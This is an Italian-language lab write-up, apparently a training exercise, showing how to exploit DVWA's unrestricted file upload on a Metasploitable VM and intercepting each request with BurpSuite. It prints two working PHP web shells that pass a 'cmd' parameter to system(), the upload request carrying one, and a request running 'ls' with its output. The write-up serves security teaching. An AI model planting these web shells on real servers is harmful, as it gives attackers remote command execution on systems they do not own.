

Oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite.

#### **Traccia:**

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.**

#### **Consegna:**

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.


#### **Cos'è un file malevolo e questo tipo di vulnerabilità?**

Un qualsiasi file con una qualsiasi estensione che ha la capacità di danneggiare il server, il computer o il telefono cellulare è ovviamente un file dannoso > può trattarsi di un malware noto o un file con un qualsiasi contenuto dannoso in esso. Ad esempio, un file php che ha alcune funzioni pericolose come system(), exec(), shell\_exec(), etc. può essere considerato come un file dannoso perché usando queste funzioni chiunque può eseguire il comando OS sul server e può controllare in remoto il server.


Ogni volta che l'applicazione web permette di caricare un qualsiasi altro file sul server vuol dire che c'è una vulnerabilità di caricamento di file o problema di caricamento di file dannosi.

L'impatto del caricamento di file dannosi dipende dalle restrizioni imposte dall'applicazione web. Ad esempio, se l'attaccante è in grado di caricare file di dimensioni molto grandi allora consumerà risorse server non necessarie come larghezza di banda, archiviazione su disco e può anche portare ad attacchi DOS.

Questa vulnerabilità si pone a causa di una convalida impropria di varie proprietà del file [come il suo nome, tipo, contenuto, o dimensione] durante il caricamento. Quindi il modo principale per evitare questa vulnerabilità è l'attuazione di una corretta convalida sulle proprietà dei file.



Scriviamo una semplice shell base in php.



Qui possiamo vedere che il nostro file .php è stato correttamente uploadato.

Il nostro file viene caricato nella directory path `../.. /hackable/uploads/`.

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:



☒ Update Host header to ma

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryrAFAIAcHJZhBTQyi
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=db5fdfed3f0d95f0bd51f2ad14f4e179
14 Connection: close
15
16 -----WebKitFormBoundaryrAFAIAcHJZhBTQyi
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryrAFAIAcHJZhBTQyi
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundaryrAFAIAcHJZhBTQyi
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryrAFAIAcHJZhBTQyi--
31
```

Con Burpsuite andiamo a intercettare le varie richieste che facciamo.

Analizziamo il codice sorgente di sicurezza a basso livello. Il codice presente nel blocco 1 accetta il file dall'utente e lo salva in una cartella temporanea. Il blocco 2 controlla se il file può essere trasferito nella cartella di caricamento o meno. E il blocco 3 mostra il messaggio del trasferimento di file riuscito nella directory di caricamento.

Una cosa da notare nel codice sorgente è che non troviamo alcun controllo implementato sull'estensione del file e altre proprietà del file come la sua dimensione, tipo di contenuto, etc. Ecco perché possiamo caricare il nostro file php dannoso.



Damn Vulnerable Web App (DVWA) v1.0.7 :: Sour

192.168.50.101/dvwa/vulnerabilities/view\_source.php?id=upload&security=low

## File Upload Source

```
<?php
    if (isset($_POST['Upload'])) {

        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename( $_FILES['uploaded']['name']);

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {



            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';



        }

    }

?>
```

Compare





Altro esempio di shell php

kali linux1 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

~/Desktop/PHP/shell0.php - Mousepad

File Edit Search View Document Help

```
1 <html>
2 <body>
3 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10    {
11        system($_GET['cmd']);
12    }
13 ?>
14 </pre>
15 </body>
16 </html>
17 |
```

File Macchina Visualizza Inserimento Dispositivi Aiuto

~/Desktop/PHP/shell0.php - Mousepad

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1		GET	/dvwa/hackable/uploads/shell0.php?cmd=ls			200	OK			

**Request**

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell0.php?cmd=ls
2 HTTP/1.1
3 Host: 192.168.50.101
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
6 x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/119.0.6045.159 Safari/537.36
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=
10 0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
11 lication/signed-exchange;v=b3;q=0.7
12 Referer:
13 http://192.168.50.101/dvwa/hackable/uploads/shell0
14 .php
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=low; PHPSESSID=
18 1e605dbc5e9d5f49526da579ccfeea14
19 Connection: close
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 26 Feb 2024 13:57:49 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 223
8
9 <html>
10 <body>
11 <form method="GET" name="shell0.php">
12 <input type="TEXT" name="cmd" autofocus id="
13 cmd" size="80">
14 <input type="SUBMIT" value="Execute">
15 </form>
16 <pre>
17 dvwa_email.png
18 shell.php
19 shell0.php
20 </pre>
21 </body>
22 </html>
```

Inspector

Request attributes 2

Request query parameters 1

Request cookies 2

Request headers 9

Response headers 6

It's better to have the isset function before accessing the global variable \$\_GET['cmd']

